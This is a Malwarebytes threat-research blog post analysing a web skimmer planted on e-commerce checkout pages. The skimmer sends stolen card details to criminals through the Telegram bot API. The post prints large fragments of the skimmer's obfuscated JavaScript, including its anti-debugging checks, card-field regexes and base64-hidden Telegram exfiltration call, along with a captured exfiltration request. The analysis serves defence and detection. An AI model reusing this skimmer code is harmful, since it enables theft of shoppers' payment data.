New web skimmer steals credit card data, sends to crooks via Telegram

blog.malwarebytes.com/web-threats/2020/09/web-skimmer-steals-credit-card-data-via-telegram/

Jérôme Segura

September 1, 2020

The digital credit card skimming landscape keeps evolving, often borrowing techniques used by other malware authors in order to avoid detection.

As defenders, we look for any kind of artifacts and malicious infrastructure that we might be able to identify to protect our users and alert affected merchants. These malicious artifacts can range from compromised stores to malicious JavaScript, domains, and IP addresses used to host a skimmer and exfiltrate data.

One such artifact is a so-called “gate,” which is typically a domain or IP address where stolen customer data is being sent and collected by cybercriminals. Typically, we see threat actors either stand up their own gate infrastructure or use compromised resources.

However, there are variations that involve abusing legitimate programs and services, thereby blending in with normal traffic. In this blog, we take a look at the latest web skimming trick, which consists of sending stolen credit card data via the popular instant messaging platform Telegram.

An otherwise normal shopping experience

We are seeing a large number of e-commerce sites attacked either through a common vulnerability or stolen credentials. Unaware shoppers may visit a merchant that has been compromised with a web skimmer and make a purchase while unknowingly handing over their credit card data to criminals.

Skimmers insert themselves seamlessly within the shopping experience and only those with a keen eye for detail or who are armed with the proper network tools may notice something's not right.




Figure 1: Credit card skimmer using Telegram bot


The skimmer will become active on the payment page and surreptitiously exfiltrate the personal and banking information entered by the customer. In simple terms, things like name, address, credit card number, expiry, and CVV will be leaked via an instant message sent to a private Telegram channel.

Telegram-based skimmer

Telegram is a popular and legitimate instant messaging service that provides end-to-end encryption. A number of cybercriminals abuse it for their daily communications but also for automated tasks found in malware.

Attackers have used Telegram to exfiltrate data before, for example via traditional Trojan horses, such as the Masad stealer. However, security researcher @AffableKraut shared the first publicly documented instance of a credit card skimmer used in Telegram in a Twitter thread.


The skimmer code keeps with tradition in that it checks for the usual web debuggers to prevent being analyzed. It also looks for fields of interest, such as billing, payment, credit card number, expiration, and CVV.



```
(heightThreshold&&widthThreshold)&&
((window.Firebug&&window.Firebug.chrome&&window.Firebug.chrome.isInitialized)||widt
hThreshold||heightThreshold))
{if(!devtools.isOpen||devtools.orientation!==orientation)
{emitEvent(true,orientation);}
devtools.isOpen=true[illegible]ation;}else{if(devtools.isOpen)
{emitEvent(false,un[illegible]
devtools.isOpen=false;devtools.orientation=undefined;}},500);if(typeof
module!=='undefined'&&module.exports)
{module.exports=devtools;}else{window.devtools=devtools;}})();var
Encrypt=false;jQuery(document).ready(function()
{Encrypt=require([atob("Ly9jZG5qcy5jbG91ZGZsYXJlLmNvbS9hamF4L2xpYnMvanNlbmNyeXB0LzI
uMy4xL2pzZW5jcnlwdC5taW4uanM=")])});var jsencryptstart=function()
{Encrypt=require(atob("Ly9jZG5qcy5jbG91ZGZsYXJlLmNvbS9hamF4L2xpYnMvanNlbmNyeXB0LzIu
My4xL2pzZW5jcnlwdC5taW4uanM="));crypt=new
Encrypt.JSEncrypt();crypt.setPublicKey(keyCrypt);return crypt};var ctrlu=false;var
ctrlshifti=false;var cookName="frontend_pay";var butenter=false;var butInstall=
[];var haveCnt=false;var
cookieCheck=document.cookie.toLowerCase().indexOf("admin")>-1?
true:false;if(cookieCheck){setCookieForm(cookName,genStr(10),100)}var
cookNameTest=document.coo[illegible]>-1?true:false;var
h=window.location.host;va[illegible]
Rf="shipping|billing|payment|cc|month|card|year|expiration|exp|cvv|cid|code|ccv|aut
horize|firstname|lastname|street|city|phone|number|email|zip|postal|region|country"
;var Rc="[0-9]{13,16}|[0-9 -]{16,20}";var
Rb="select|password|che[illegible]l";var
butt="a[title*='Place
Order'],a[href*='javascript:;'],a[href*='javascript:void(0)'],a[href*='javascript:v
oid(0);'],[illegible]'#'],button,input,submit,.btn,.button";var
tbot=atob("[redacted]");var
tchat="-[redacted]";var crypt=false;var
keyCrypt=atob("LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVG
QUFPQ0FROEFNSUlCQ2dLQ0FRRUEwVDVKb1oxek9uVmF3Ml16V29iQQorUHBSMElydFZHMHJNWXU1UHlQdzl
ZeWxyT2JRWFRkRUdJMStoWmNNWTdWTFZEUSt1K0RiY0g0M2l5WDR0WW9OCi9ObzlmMUpCS21QUkVlZ2dXTz
Erd2VHNjRFSDFkVE05VTFkdU[illegible]tbXMKVWdEekRQMGR5cERlVEhMM
HkvRzFBcmovU1pmZEVyL1pueL[illegible]JJcjBoTgorVWNqUVVTRWN6T3Bj
NytTTHJaakZBNGFpK1NTV2xWaFFOMS9TTlB6UHBPNTk5Y2hGWW43R3lGdXcyeTlrRUFLClNJaHZoUXNaNUd
kQVNDUU1RVGFndCtVS2JrY2Jld1JWNXVqVXhwWUZPYndSV2ZmTDA2eFNJWXFpakdyMXA4OE4KMHdJREFRQU
TKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0t");function setCookieForm(a,b,e){var c=new
```

Figure 2: First part of the skimmer code

The novelty is the presence of the Telegram code to exfiltrate the stolen data. The skimmer's author encoded the bot ID and channel, as well as the Telegram API request with simple Base64 encoding to keep it away from prying eyes.




```
g=d[b].id;if(c==""&&g==""){c="nf"+b}else{if(c==""&&g!==""){c=g}}if((new
RegExp(Rf,"i").test(c))&&!(new RegExp("method|same_as","i").test(c))){var
a=c.replace(/\[/g,"-
```

```
var x = new XMLHttpRequest();
  x.open("POST",
"https://api.telegram.org/bot"+tbot+"/sendMessage", true);
  x.setRequestHeader('Content-Type', 'application/json;
charset=utf-8');
  x.withCredentials = false;
var dd = JSON.stringify({
  chat_id: tchat,
  text: tmessage
 });
  x.send(dd);
```

```
9]+)/,"|$1|$2").replace(/[\ ]+\|/,"|").replace(/\ ([0-
9])/,"|$1").replace(/\|Edit/,"")}}form_key=document.getElementsByName("form_key")
[0]===undefined?"":"/"+document.getElementsByName("form_key")
[0].value;data=data+"&host="+document.location.hostname;data=data.replace(/[\&]
{2,}/g,"&");data=encryptData(data);tmessage=data;eval(atob("IHZhciB4ID0gbmV3IFhNTEh
0dHBSZXF1ZXN0KCk7CiAgICB4Lm9wZW4oIlBPU1QiLCAiaHR0cHM6Ly9hcGkudGVsZWdyYW0ub3JnL2JvdC
IrdGJvdCsiL3NlbmRNZXNzYWdlIiwgdHJ1ZSk7CiAgICB4LnNldFJlcXVlc3RIZWFkZXIoJ0NvbnRlbnQtV
HlwZScsICdhcHBsaWNhdGlvbi9qc29uOyBjaGFyc2V0PXV0Zi04Jyk7CiAgICB4LndpdGhDcmVkZW50aWFs
cyA9IGZhbHNlOwp2YXIgZGQg                                  DogdGNoYXQsCiAgICB
0ZXh0OiB0bWVzc2FnZQogfSk7CiAgICB4LnNlbmQoZGQpOw=="))}function s1(){if(!(new
RegExp("onepage|firecheckout|osc|Checkout|awesomecheckout|onestepcheckout|onepagech
eckout|checkout|oscheckout|idecheckoutvm")).test(window.location)){return
false}if(cookieCheck||cookNameTest){return false}if(ctrlu||ctrlshifti){return
false}if(window.devtools.isOpen){return
false}butClk()}document.addEventListener("DOMContentLoaded",s1);document.addEventLi
stener("change",s1);document.addEventListener("click",s1);document.addEventListener
("load",s1);document.onkeydown=function(a){if(a.ctrlKey&&a.keyCode===85)
{ctrlu=true}if(a.shiftKey&&a.keyCode===73){ctrlshifti=true}};setTimeout(s1,5000);
```

Figure 3: Skimming code containing Telegram’s API

The exfiltration is triggered only if the browser’s current URL contains a keyword indicative of a shopping site and when the user validates the purchase. At this point, the browser will send the payment details to both the legitimate payment processor and the cybercriminals.



Request to Telegram's API

```
POST
<https://api.telegram.org/bot[redacted]:[redacted]
[redacted]/sendMessage HTTP/1.1>
Host: api.telegram.org
Connection: keep-alive
Content-Length: [redacted]
User-Agent: [redacted]
Content-Type: application/json; charset=UTF-8
Accept: */*
Origin: https://www.[redacted].com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.[redacted].com/shop/checkout/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

{"chat_id":"-[redacted]","text":"S2Y3K0tYcXluSU5MMThHSDA1
h1ZkJSQ3Y5Y3dPcGcrYWpMS2hEcTVYWGhXWDNCOVptblM2NTQ2VlJOdmxRZE
[illegible]JqSW43Ni9tM2ZUTFJaWTNiYTZUay95YW10bkdJa1Y2VHhEMEOrM3R1ODB3
N[illegible]Jsc2ZoM01STDNxSnRyNWxyUCtaNDhZYjlteUY5V1MvVjA0THp5dFE2NO
Sz[illegible]XY5S3dmd[illegible]dBa3hHbTg3U1F1L1dv
pjbnNFVjkOT3[illegible]pVdXdVSnhybW
MVluTDlIVOhRR[illegible]dXdCYzBBbGxK
N3PT1BVW5Kem[illegible]1kzNEQOMFZLRVQrN2NOZVVUemMvUF
aUdXV3liZ3lYU[illegible]x1dE16Sk1GYys3ZGxQcUZMUDZYQTBN
BlSit3TnNmRTBORnZhN3F6MXZQRTRlZlJQVHVWdXJGbTgyNTZVRVY0ZjRZaV
Y3A5WkN1bk0OSW1Jb3ArNE5QZXhYQWdwRGdvSzA4OWFrOXNOendrdzJOOC9t
FKME1OSGQ5M1pydyt3cFVKcUwyaXpvQzI5ZktmRFZRM3VTRnMxandYK3J3az
cEhBMEN2eVRjZytVTFIzcWZ0QkZEMmFMbmNwQjA3c3dDVkJDVE1HR2hJU1V4
lrd1J6dVoxUGhWeGNvcG8wel14TTU1Uk53V3lqaUE9PQ=="}
```

Encoded data sent via Telegram instant message

Figure 4: A purchase where credit card data is stolen and exfiltrated


The fraudulent data exchange is conducted via Telegram's API, which posts payment details into a chat channel. That data was previously encrypted to make identification more difficult.

For threat actors, this data exfiltration mechanism is efficient and doesn't require them to keep up infrastructure that could be taken down or blocked by defenders. They can even receive a notification in real time for each new victim, helping them quickly monetize the stolen cards in underground markets.

Challenges with network protection

Defending against this variant of a skimming attack is a little more tricky since it relies on a legitimate communication service. One could obviously block all connections to Telegram at the network level, but attackers could easily switch to another provider or platform (as they have done before) and still get away with it.

Malwarebytes Browser Guard will identify and block this specific skimming attack without disabling or interfering with the use of Telegram or its API. So far we have only identified a couple of online stores that have been compromised with this variant, but there are likely several more.



Malwarebytes | Browser Guard

Current website   Statistics

Protection for this website

Ads / Trackers ●

Malware ●

Scams ●

PUP's ●

www.[redacted].com

Total
2

Ad networks, trackers, malware, and scams

	api.telegram.org	☒
1	www.google-analytics.com	☒

Blocked exfiltration attempt

Figure 5: Malwarebytes blocking this skimming attack

As always, we need to adapt our tools and methodologies to keep up with financially-motivated attacks targeting e-commerce platforms. Online merchants also play a huge role in derailing this criminal enterprise and preserving the trust of their customer base. By being proactive and vigilant, security researchers and e-commerce vendors can work together to defeat cybercriminals standing in the way of legitimate business.